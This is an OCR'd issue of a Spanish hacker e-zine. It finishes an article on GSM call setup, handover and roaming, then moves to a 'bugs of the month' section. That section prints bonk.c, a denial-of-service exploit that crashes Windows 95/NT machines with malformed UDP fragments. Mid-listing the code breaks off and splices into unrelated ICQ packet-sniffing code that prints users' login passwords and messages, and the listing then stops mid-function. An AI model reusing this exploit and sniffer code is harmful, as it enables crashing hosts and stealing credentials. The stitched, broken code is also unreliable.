
Una vez obtenido el SDCCH se intercambian los mensajes de señalizacion adecuados para establecer la comunicacion y asignar un TCH.

Resumiendo, estos son los pasos que se siguen:

- \* La GMSC realiza una interrogacion al HLR.
- \* La GMSC encamina la llamada hacia el MSC/VLR.
- \* El MSC/VLR inicia el Paging.
- \* La MS efectua un procedimiento de acceso.
- \* La MSC procede con la autentificacion de la MS.
- \* Se asigna un TCH a la comunicacion.

Y como no me aguantó sin poner otro esquema, ahí lo teneis:





S -> Servicio.  
 RN -> Roaming Number.  
 MSRN -> Mobile Station Roaming Number.

PROCEDIMIENTO DE TRASPASO (HANDOVER)  
 =====

La definicion del handover ya la dimos en el articulo de SET-11 sobre TMA-900A. Pero por si todavia queda algun despistadillo por ahi, la daremos de nuevo. Por handover (handoff en los USA), se entiende el procedimiento realizado para el cambio de canal o de celula, manteniendo una comunicacion, sin que esta resulte afectada.

Asi, los objetivos del handover en el sistema GSM son:

- \* Mantener la calidad del enlace.
- \* Minimizar la interferencia cocanal.
- \* Gestionar la distribucion de trafico.

EL momento en el que se debe realizar el handover viene determinado por unas medidas, llevadas a cabo por el sistema. Estas medidas comprueban tanto la potencia como la calidad de la transmision, y son llevadas a cabo bien por la MS, bien por la BTS. Por su parte, la MS envia cada 0.5 segundos las medidas que obtiene a la BTS a traves del canal SACCH.

La MS realiza las siguientes medidas:

- \* BER (Bir Error Rate) en el enlace descendente (BTS->MS).
- \* Nivel de la señal recibida.
- \* Nivel de señal en celulas adyacentes.

Por su parte, la BTS realiza estas medidas:

- \* Ber en el enlace ascendente (MS->BTS).
- \* Nivel de la señal recibida.
- \* Retardo.

A parte de estas medidas, hay otros factores que determinan en que momento se realiza el handover. Estos factores son:

- \* Carga de trafico en las diferentes celulas.
- \* Niveles de interferencia.
- \* Capacidad de las celulas.

Asi, segun las entidades que intervengan en el handover, se distinguen cuatro tipos basicos de handover:

- \* Traspaso interno a una BTS.
- \* Traspaso interno a un BSC.
- \* Traspaso interno a una MSC.
- \* Traspaso entre MSC.
  - Traspaso basico.
  - Traspaso subsiguiente.

Hay que dejar claro que no estan definidos en las especificaciones GSM los algoritmos concretos que disparan el handover, aunque si se especifica un procedimiento basico.

Veamos ahora algunos tipos de traspaso.


PROCEDIMIENTO DE TRASPASO INTERNO A UN BSC

=====

Este procedimiento se rige por las siguientes acciones:

- \* El BSC decide que es necesario efectuar un handover.
- \* El BSC reserva y activa nuevos canales en la BTS a la que se va a realizar el traspaso.
- \* El BSC ordena a la MS el cambio a los nuevos canales.
- \* La MS confirma que el traspaso se ha realizado eficazmente.
- \* Los recursos usados anteriormente son liberados.

Y aqui va otro esquema:





PROCEDIMIENTO DE TRASPASO INTERNO A UNA MSC  
 =====

Pues en este caso las acciones que se llevan a cabo son:

- \* El BSC que cursa la llamada solicita a la MSC la necesidad de realizar un handover.
- \* La MSC determina que el handover es interno, a juzgar por la informacion recibida.
- \* La BSC de destino reserva y activa nuevos canales a usar e informa de la situacion a la MSC.
- \* La MSC informa a la MS a traves de la BSC origen de los nuevos canales asignados.
- \* La MS confirma a traves de la BSC destino que se ha realizado el handover de forma correcta.
- \* Se liberan los recursos usados anteriormente.

Y aqui teneis otro esquemita:





- CA -> Celulas adyacentes.
- F -> Frecuencias.
- HO -> Handover.
- ChA -> Canales asignados.

PROCEDIMIENTO DE TRASPASO ENTRE MSCs  
=====


Ya hemos visto que el traspaso entre MSCs puede ser de dos tipos:


- \* Traspaso basico -> Se realiza entre la MSC donde se ha realizado la llamada y una nueva MSC.
- \* Traspaso subsiguiente -> Se produce entre la MSC a la que una llamada ya ha sido trasladada y una tercera MSC. Cuando se da este traspaso, puede ocurrir:
  - Que la llamada vuelva a la MSC de la que partio.
  - Que la llamada se traspase a una nueva MSC.

Las acciones que se producen en este proceso de traspaso dependen del tipo de traspaso, aunque las diferencias no son notables.

La MSC donde se ha iniciado la llamada es, sea el caso que sea, la que controla las tareas de encaminamiento hacia las nuevas MSCs.

Y como me aburro, ahi va otro esquema que explica este procedimiento de traspaso (si me cabe ;) ):





Pues aunque abusando de siglas, entro. Pero para que lo entendais bien, y luego no digais que me porto mal con vosotros, ahi van los significados de las siglas:

- MP Y CS -> Medida de Potencia Y Calidad de las Señales.
- TDRHO -> Toma Decision de Realizar HandOver.
- HO -> HandOver.
- BTS O/D -> BTS Origen y BTS Destino.
- PEHO -> PErform HandOver.
- Ch -> Canales.
- HORE -> HandOver REsult.
- ChA -> Canales Asignados.

Ya hemos visto los tipos basicos de handover que pueden producirse en la red GSM. Nos queda un ultimo procedimiento, pero como creo que ya estareis un poco cansados, lo deajo para otro articulo... Aunque... pensandolo bien... voy a seguir dandoos el coꝑazo otro ratito. Me dejais, verdad? ;)


Entonces, continuemos para no dejar el GSM a medias.


PROCEDIMIENTO DE ACTUALIZACION DE LA POSICION (ROAMING)  
 =====

Un movil se mueve. (Que novedad !!) Y cuando lo hace, puede salirse de la celula en la que estaba, o lo que es lo mismo, alterar su localizacion. Es en estas circunstancias cuando se debe notificar al sistema el cambio de posicion para poder recibir llamadas. Esto es el Roaming, y se ejecuta siguiendo esta secuencia de acciones:

- \* La MS recibe a traves del BCCH la informacion correspondiente al area de localizacion (LAI) en la que se encuentra.
- \* Cuando detecta un cambio de LAI, se realiza un procedimiento de acceso a la red.
- \* La MS envia a la red un mensaje de actualizacion que contiene el nuevo LAI.
- \* La MSC procede a actualizar la posicion de la MS en el VLR.
- \* Si la MS ya estaba registrada en otra LAI de la MSC, solo se confirma al movil la actualizacion de la posicion. De no ser asi:
  - \* El VLR notifica al HLR la nueva ubicacion de la MS.
  - \* El HLR cancela a la MS en el VLR anterior.

Este procedimiento no iba a ser menos. Ahi teneis su esquema:





- U -> Update (Actualizar)
- LOC -> Location (Localizacion)
- ULR -> Update Location Result
- SUDA -> Cuando hace calor... no, no era esto. Era SUscriber DATA.
- C -> Cancel (O cancelar, segun se mire)
- ULC -> Update Location Confirm
- CLR -> Cancel Location Result



ESO ES TODO AMIGOS

=====

P'os eso, que y'asta. Ahora podreis vacilar por ahi de todo lo que conoceis sobre el funcionamiento de la red GSM. Mas adelante es posible que profundicemos en alguno de los aspectos del procedimiento de autentificacion, que seguro sea el que mas os interese. Pero no promero nada, que conste.

Si teneis algo que comentar, dudas, peticiones, o lo que os salga de la fuente de alimentacion, hacedlo a las direcciones que os encontrais aqui mismo. Eso si, no se tendran en consideracion aquellos mensajes que no vayan encriptados con la correspondiente clave PGP. Y no se admiten excusas del tipo: "Yo no se usar el PGP", "Pero eso no era ilegal". Vamos, porque si teneis algun comentario por el estilo, como es que estais leyendo esta freezine.

\_\_\_\_\_ / \ \_\_\_\_\_



<http://set-falke.home.ml.org>  
falke@latinmail.com

\*EOF\*

```

-[ 0x09 ]-----
-[ LOS BUGS DEL MES ]-----
-[ by SET Staff ]-----SET-13-

Para      : Windows 95/NT
Tema      : Pantallazo azul
Patch     : En el mismo site de siempre
Creditos  : Bendi

<+> exploits/bonk.c
/*

                                ==bendi - 1998==

                                bonk.c          -          5/01/1998
Based On: teardrop.c by route|daemon9 & klepto
Crashes *patched* win95/(NT?) machines.

Basically, we set the frag offset > header length (teardrop
reversed). There are many theories as to why this works,
however i do not have the resources to perform extensive testing.
I make no warranties. Use this code at your own risk.
Rip it if you like, i've had my fun.

*/

#include <stdio.h>
#include <string.h>

#include <netdb.h>
#include <sys/socket.h>
#include <sys/types.h>
#include <netinet/in.h>
#include <netinet/ip.h>
#include <netinet/ip_udp.h>
#include <netinet/protocols.h>
#include <arpa/inet.h>

#define FRG_CONST      0x3
#define PADDING        0x1c

struct udp_pkt
{
    struct iphdr    ip;
    struct udphdr   udp;
    char data[PADDING];
} pkt;

int    udplen=sizeof(struct udphdr),
        iplen=sizeof(struct iphdr),
        datalen=100,
        psize=sizeof(struct udphdr)+sizeof(struct iphdr)+PADDING,
        spf_sck;          /* Socket */

void usage(void)
{
    fprintf(stderr, "Usage: ./bonk <src_addr> len-1, 1, stdout);
}

/*
 * Scan a packet for clues
 */

static int process_packet(struct sockaddr *sa, unsigned char *packet, int len)
{
    int i;
    int lv;
    int d=0;
    static long num=0;
    struct iphdr *iph;
    struct udphdr *udphdr;
    if(strcmp(sa->sa_data,"eth0"))
        return 0;          /* Wrong port */
    if(!ip_p(packet, len))
        return 0;

    iph=(struct iphdr *) (packet+14);
    udphdr=(struct udphdr *) (iph+1);
    /* assume no options */

    lv=ntohs(udphdr->len);

    if( udphdr->source !=htons(4000) && udphdr->dest!=htons(4000))

```

```

    {
        return 0;
    }

/*   printf("packet %d  \r", ++num);*/

    if(iph->saddr==htonl(MY_CLIENT_TO_WATCH))
    {
        printf("To Server: %d bytes\n", lv);
    }
    else if(iph->daddr==htonl(MY_CLIENT_TO_WATCH))
    {
        printf("From Server: %d bytes\n", lv);
        d=1;
    }
    else return 0;

    i=14+sizeof(struct iphdr);
    if(len-i>lv)
        len=i+lv;

    i+=sizeof(struct udphdr);

/*   printf("UDP size %d\n",i);*/
    if(i>=sizeof(struct icqhdr)+sizeof(struct udphdr))
    {
        struct icqhdr *p=(struct icqhdr *) (udphdr+1);
        if(d==0)
        {
            printf("From %ld\n",p->uid);
            printf("Version: %d.%d\nCommand ",
                p->version[1], p->version[0]);
            switch(p->command)
            {
                case 0x000A:
                    printf("Ack");
                    break;
                case 0x03E8:
                    {
                        struct icqlogin *il=(struct icqlogin *)p;
                        printf("Login Password ");
                        print_icq_string((struct icqstring *)&il->pw_len);
                        printf(" IP %s", inet_ntoa(il->addr));
                        break;
                    }
                #if 0
                case 0x0x??
                {
                    struct in_addr v=(struct in_addr *)p->data;
                    printf("Ping %s", inet_ntoa(v));
                    break;
                }
                #endif
                case 0x409:
                    {
                        printf("Ping");
                        break;
                    }
                case 0x0438:
                    {
                        struct icqstring *s=(struct icqstring *)p->data;
                        printf("Disconnect (");
                        print_icq_string(s);
                        printf(")");
                        break;
                    }
                case 0x0456:
                    {
                        /* data +4,5 is always 0100 */
                        struct icqstring *s=(struct icqstring *) (p->data+6);
                        printf("Message to %ld ", *((long *)p->data));
                        print_icq_string(s);
                        break;
                    }
                case 0x0460:
                    {
                        printf("Information %ld on ID %d",
                            *((short *)p->data),
                            *((long *) (p->data+2))
                        );
                        break;
                    }
                case 0x046A:
                    {

```

```

        printf("Information_2 %ld on ID %d",
            *((short *)p->data),
            *((long *)p->data+2)
        );
        break;
    }
    case 0x04D8:
    {
        printf("Status ");
        switch(*((long *)p->data))
        {
            case 0x00:
                printf("[Away 0]");
                break;
            case 0x01:
                printf("[Away 1]");
                break;
            case 0x10:
                printf("[DND 0]");
                break;
            case 0x11:
                printf("[DND 1]");
                break;
            default:
                printf("%04X",
                    *((long *)p->data));
